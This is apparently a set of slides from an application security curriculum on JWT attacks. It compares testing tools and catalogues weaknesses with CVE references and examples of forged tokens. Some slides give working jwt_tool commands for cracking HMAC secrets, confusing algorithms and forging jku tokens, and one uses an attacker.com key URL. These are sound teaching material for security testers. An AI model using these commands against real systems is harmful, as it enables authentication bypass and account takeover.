JSON Web Tokens (JWTs)

Part II

Application Security Curriculum Project

Available here:

https://github.com/DigitalBoundaryGroup/application-security-curriculum

Important Notes

- **Many well-documented attacks lack corresponding CVEs or reported cases**
  - **Likely explanation: CVE reporting is biased towards public/OSS – primarily JWT libraries**
  - **Prevalence of specific vulnerability types is *unknown***
- **Tooling is fragmented and incomplete**
  - **Comprehensive coverage presently requires multiple tools and significant manual effort**
  - **Many attacks mentioned here can be automated but are not at this time (in publicly available tooling)**
  - **Some contributions:**
    - **https://github.com/ryarmst/YouTube/tree/main/JWT**

JWT Tooling


Analysis of JWT Testing Tools

File Edit View Insert Format Data Tools Extensions Help


F31

	A	B	C	D	E	F	G	H	I
1	Tool	Tool URL	Writeup URL	Type	Maintained?	Test: Missing Signature	Test: expiration and timing claim issues (exp, iat, nbf)	Test: Weak HMAC Secret	Test: alg:none
2	jwt_tool			cli		x		(wordlist required)	yes+case varian
3	jwt-heartbreaker	https://github.com/wallarm/jwt-heartbreaker	https://lab.wallar	Burp Ext.	No (6 years)			x	
4	JSON Web Tokens (JWT4B)	https://github.com/ozzi-/JWT4B	https://blog.comp	Burp Ext.	Somewhat			Uses target-specific name	x
5	JWT Editor	https://github.com/DolphFlynn/jwt-editor	https://trustedse	Burp Ext.	Yes			x	x
6	JWT-Scanner	https://github.com/CompassSecurity/jwt-scanner/tree/r	https://blog.comp	Burp Ext.	Somewhat	x	x		x
7	JWT Lens	https://github.com/chawdamrunal/JWTLens		Burp Ext.	New tool				
8	jwtXploiter	https://github.com/DontPanicO/jwtXploiter	https://github.co	cli	No (5 years)				
9	ZAP JWT Add-on	https://github.com/SasanLabs/owasp-zap-jwt-addon		ZAP Ext.	Somewhat			Wallarm List Built-in	x
10	JWT Analyzer	https://github.com/caido-community/JWT-Analyzer		Caido Ext.	Yes	x		Limited	x
11	JWT Suite	https://github.com/railroader/JWT-Suite		Burp Ext.	New tool			x	x
12	JSON Web Token Attacker / JOSEPH	https://github.com/portswigger/json-web-token-attacker		Burp Ext.	2022				
13	JWT FuzzHelper for Burp	https://github.com/pinnace/burp-jwt-fuzzhelper-extension		Burp Ext.	2018				
14									
15		Notes:							
16		For MS SSO, https://login.microsoftonline.com/<Tenant UUID>/discovery/v2.0/keys is used!							

Manipulating JWTs (Burp)




Manipulating JWTs (Burp)



https://github.com/ryarmst/YouTube/blob/main/JWT/base64url_bambda.java

JWT Tooling: JWT Editor (Burp)



Attacks Against JWTs And Their Applications

- Since their inception and adoption, there have been *many* effective attacks against JWTs
- The primary issue:
  - JWTs embed the parameters determining how they should be verified!
- Generally, the goal of JWT attacks is to forge tokens to gain authorized access to protected resources
- However, additional attacks also exist!
- Two classes of attacks:
  - Attacks against JWTs themselves
  - Attacks against the parsing/processing build around JWTs

Attacks Against JWTs

These attacks target the core logic of JWT use and often involve vulnerabilities or misconfigurations of JWT libraries.

Failure To Validate Signature

Weakness	Example Exploitation Scenario
The verification server fails to verify that a token contains a valid signature.	If token acts as an authorization token and encodes an enumerable user identifier, the attacker can gain access on behalf of target users by modifying the token contents without restriction. Related CVE: CVE-2026-33746

Original/Valid Token	Manipulated Token
Header: {"alg":"HS256","typ":"JWT"} Body: {“userID":“17","name":"John Doe",iat":1516239022} Signature: G3nMiGM6	Header: {"alg":“HS256","typ":"JWT"} Body: {“userID":“**18**","name":"John Doe",iat":1516239022} Signature: anything

Fail Open Unknown Algorithm

Weakness	Example Exploitation Scenario
When presented with an unrecognized algorithm, the server generates an empty signature and therefore accepts tokens with empty signatures.	An attacker modifies a JWT token's header, setting the *alg* to *anything*, permitting modifications to the token that are accepted by the server without a valid signature. Related CVE: CVE-2026-23993

Original/Valid Token	Manipulated Token
Header: {"alg":"HS256","typ":"JWT"} Body: {“userID":“17","name":"John Doe",iat":1516239022} Signature: G3nMiGM6	Header: {"alg":“**anything**","typ":"JWT"} Body: {“userID":“**18**","name":"John Doe",iat":1516239022} Signature: anything

Signature Exclusion (alg:none)

Weakness	Example Exploitation Scenario
The verification server accepts arbitrary algorithms specified within JWTs, including the *none* algorithm (as defined in RFC 7519)	An attacker modifies a JWT token's header, setting the *alg* to *none*, permitting modifications to the token that are accepted by the server without a signature. Related CVE: CVE-2026-39413

Original/Valid Token	Manipulated Token
Header: {"alg":"HS256","typ":"JWT"} Body: {“userID":“17","name":"John Doe",iat":1516239022} Signature: G3nMiGM6	Header: {"alg":“**none**","typ":"JWT"} Body: {“userID":“**18**","name":"John Doe",iat":1516239022} Signature:

Algorithm Confusion: Public Key to HMAC

Weakness	Example Exploitation Scenario
The verification server accepts arbitrary algorithms AND treats the public key as a secret when switching from a public key algorithm (such as RSA or ECDSA) to an HMAC.	An attacker modifies a JWT token's header, changing the *alg* header parameter from *RS256* to *HS256*. Using the target system's available public key, the attacker then uses the key as a secret to sign with *HS256*, permitting arbitrary token modification. Related CVE: CVE-2015-9235, CVE-2016-10555, CVE-2017-11424

Original Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17","name":"John Doe",iat":1516239022}	Header: {"alg":"**HS256**","typ":"JWT"} Body: {"userID":"**18**","name":"John Doe",iat":1516239022}

Algorithm Confusion: Public Key to HMAC

How to Test
Fetch the JWKS curl -s https://target/.well-known/jwks.json -o jwks.json **Alternative: Reconstruct Public Key** docker run --rm -it portswigger/sig2n <token1> <token2> # Why not always do this? Serialization challenges (exact byte representation of original is needed) **Ensure public key is in PEM form** <will vary> **Use JWT_Tool (or alternative) to sign manipulated JWT** python3 jwt_tool.py <JWT> -X k -pk pubkey.pem

Missing Time-Based Enforcement

Weakness	Example Exploitation Scenario
The application server does not perform time-based enforcement (claims: iat, nbf, exp)	An attacker able to hijack a token at any future time gains access to protected resources. Related CVE: CVE-2026-25537

Original Token	(No Manipulation)
Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17","name":"John Doe",iat":1516239022} Signature: G3nMiGM6	Header: {"alg":“RS256","typ":"JWT"} Body: {"userID":"17","name":"John Doe",iat":1516239022} Signature: G3nMiGM6

Weak Cryptography: Guessable HMAC Secret

Weakness	Example Exploitation Scenario
The JWT signature uses an algorithm that relies on a secret that can be guessed offline by attackers that possess a valid JWT.	An attacker retrieves a valid JWT and then attempts to guess or brute force the secret value against the JWT offline. If successful, the attacker can forge valid tokens using the secret. Related CVE: CVE-2024-53356

Original Token	Manipulated Token
Header: {"alg":“HS256","typ":"JWT"} Body: {“userID":"17","iat":1516239022} Signature: G3nMiGM6	Header: {"alg":“HS256","typ":"JWT"} Body: {“userID":"**18**","iat":1516239022} Signature: mJnsu6eGS

Weak Cryptography: Guessable HMAC Secret

How to Test
Obtain JWT Secret Guessing Wordlist curl -s https://raw.githubusercontent.com/wallarm/jwt-secrets/refs/heads/master/jwt.secrets.list -o wordlist.txt **Conduct Guessing Attack (jwt_tool)** python3 jwt_tool.py <JWT HERE> -C -d wordlist.txt **Sign With Secret** python3 jwt_tool.py <JWT HERE> -S hs256 -p <discovered secret>

Weak Cryptography: Missing HMAC Secret

Weakness	Example Exploitation Scenario
The JWT signature uses an algorithm that relies on a secret (HMAC) and the secret is empty/null.	An attacker forges a JWT using an empty string as the secret. Related CVE: CVE-2019-20933, CVE-2020-28637

Original Token	Manipulated Token
Header: {"alg":“HS256","typ":"JWT"} Body: {“userID":"17","iat":1516239022}	Header: {"alg":“HS256","typ":"JWT"} Body: {“userID":"**18**","iat":1516239022}

Sensitive Information Embedded in JWT

Weakness	Example Exploitation Scenario
The application that builds JWTs embeds sensitive information within them.	JWTs are not commonly encrypted (JWE types) and can therefore be decoded (base64url), permitting retrieval of any encoded sensitive information. Related CVE: CVE-2024-7783

Original Token	Manipulated Token
eyJhbGciOuKAnEhTMjU2IiwidHlwIjoiSldUIn0uCg. e+KAnHNlY3JldOKAnTrigJxZb3UgU2hvdWxkbuKAmX QgaGF2ZSB0aGlz4oCdfQo.<signature>	Header: {"alg":“HS256","typ":"JWT"} Body: {“secret”:“You Shouldn’t have this”}

Psychic Signature (Java)

Weakness	Example Exploitation Scenario
The application uses ES256, but accepts signatures where elliptical curve parameters *r* and *s* are equal to 0. Java 15-18.	An attacker can forge a JWT with an invalid ECDSA signature (MAYCAQACAQA) that is still accepted by the application. Related CVE: CVE-2022-21449

Original Token	Manipulated Token
Header: {"alg":"ES256","typ":"JWT"} Body: {"userID":"17", iat":1516239022} Signature: nShabe52t...	Header: {"alg":"ES256","typ":"JWT"} Body: {"userID**":“18",** iat":1516239022} Signature: MAYCAQACAQA

Improper Error Handling: Signature Validation

Weakness	Example Exploitation Scenario
Unexpected behavior or poor documentation may lead to improper error handling, resulting in dangerous situations.	An attacker forges a JWT with an invalid signature but ensures that the token has already expired. If an application fails to properly handle expired tokens, a vulnerability may be exploitable. Related CVE: CVE-2024-51744

Original/Valid Token	Manipulated Token
Header: {"alg":“RS256","typ":"JWT"} Body: {“userID":“17","name":"John Doe",iat":1516239022}	Header: {"alg":“RS256","typ":"JWT"} Body: {“userID":“**18**","name":"John Doe",iat":**1516238022**}

Lack Of *jku* or *x5u* Parameter Validation

Weakness	Example Exploitation Scenario
The *jku* (or x5u) header parameter specifies a URL to retrieve a JWK set (or X.509 cert). Failing to validate this parameter can result in trusting malicious key material.	An attacker forges tokens and signs them with their own keys which are referenced via the *jku* parameter. Related CVE: ???

Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT", "jku":"https://trusted.com/.well-known/jwks.json"} Body: {"userID":"17", "iat":1516239022}	Header: {"alg":“RS256","typ":"JWT", "jku":"**https://attacker.com/jwks.json**"} Body: {"userID**:18**", "iat":1516239022}

Lack Of *jku* or *x5u* Parameter Validation

How to Test
Identify Potential with External Interaction <various tools and methods accomplish this> **Create Certificates (can use JWT Editor in Burp)** python3 make_jwks.py # From: https://github.com/ryarmst/YouTube/blob/main/JWT/jku_certs_gen.py # Can also use JWT Editor (Burp) **Self-Host JWKS** <various methods available, GitHub Gists should work fine> **Sign Manipulated Token (jku)** python3 jwt_tool.py <JWT> -I -hc jku -hv “<URL>/jwks.json" -hc kid -hv key-1 -S rs256 -pr priv.pem

Aside: *jku/jwk vs x5u/x5c* Headers

jku/jwk: JSON Web Key Object Form	x5u/x5c: X.509 Certificate Form

<pre>{
  "alg": "RS256",
  "jwk": {
  "kty": "RSA",
  "n": "...",
  "e": "AQAB"
  }
}</pre>
	<pre>{
	  "alg": "RS256",
	  "x5c": [
	  "MIIC...",
	  "MIID..."
	  ]
	}</pre>

Accepting Embedded Key Material (*jwk/x5u*)

Weakness	Example Exploitation Scenario
The *jwk* (or *x5c*) header parameter can specify key material and – if trusted – can permit arbitrary and attacker-supplied keys to verify token signatures.	An attacker forges tokens and embeds key material directly within the *jwk* header, causing the application to use the provided key material to validate the signature. Related CVE: CVE-2018-0114, CVE-2022-29217, CVE-2026-27962

Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17", "iat":1516239022}	Header: {"alg":"RS256","typ":"JWT", **"jwk": { "kty": "RSA", "n": "ATTACKER_MODULUS", "e": "AQAB" }}** Body: {"userID**:18**", "iat":1516239022}

ECDSA Nonce Reuse

Weakness	Example Exploitation Scenario
The application uses ECDSA-based signatures and reuses the nonce value (*k*).	An attacker identifies two tokens that share the same *r* value (the first 32 bytes of thew signature) and can recover the private key, forging JWTs with valid signatures. Case Study: Sony PlayStation 3 (non-JWT)

Original/Valid Token	Manipulated Token
Header: {"alg":"ES256","typ":"JWT"} Body: {"userID":"17", "iat":1516239022}	Header: {"alg":"ES256","typ":"JWT"} Body: {"userID**:"18",** iat":1516239022}

Attacks Against JWT Apps

These attacks target functionality built around the use of JWTs, including parsing and processing of tokens.

JWKS Endpoint Information Disclosure

Weakness	Example Exploitation Scenario
The application inadvertently publishes sensitive information within an exposed JWKS, such as private keys.	An attacker identifies and extracts private keys, forging valid tokens or performing other cryptographic operations. Related CVE: None found Wordlist: https://github.com/ryarmst/YouTube/blob/main/JWT/keys-and-certs.txt

Private RSA Fields (d, p, q, dp, dq, qi)

```
    “keys": [
      {
       “kty“: “RSA”,
       “kid“: “signing-key”,
       "MIID..."
 ....
       "d": “<private exponent>“...
}
```

Verbose Application Error

Weakness	Example Exploitation Scenario
The application returns detailed technical information when improperly handling unexpected input.	An attacker tampers with tokens in a way that application did not expect. Related CVE: CVE-2019-7644

Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT"} Body: {"userID":"17", iat":1516239022}	Header: {"alg":“RS256","typ":"**JWTxxxxxxxx**"} Body: {"userID":17", "iat":1516239022}

Lack Of *jku/x5u* Parameter Validation: SSRF

Weakness	Example Exploitation Scenario
The *jku* header parameter specifies a URL to retrieve a JWK set *(x5u* – X.509). Failing to validate this parameter can result in arbitrary HTTP requests	An attacker tampers with tokens, embedding a target URL within the *jku* or *x5u* header parameter. Related CVE: CVE-2024-1233

Original/Valid Token	Manipulated Token
Header: {"alg":"RS256","typ":"JWT", "jku":"https://trusted.com/.well-known/jwks.json"} Body: {"userID":"17", iat":1516239022}	Header: {"alg":“RS256","typ":"JWT", "jku":"**https://probe.internal**"} Body: {"userID":17", "iat":1516239022}

Injection Vulnerabilities (Claims or Headers)

Weakness	Example Exploitation Scenario
When JWT processing logic is not robust, traditionally application vulnerabilities may be exploitable.	An attacker embeds a SQL injection payload within the *kid* parameter. When the application looks up key material in a database using a raw SQL query (unlikely, but possible), a SQL injection vulnerability is exploited. Related CVE: None documented!

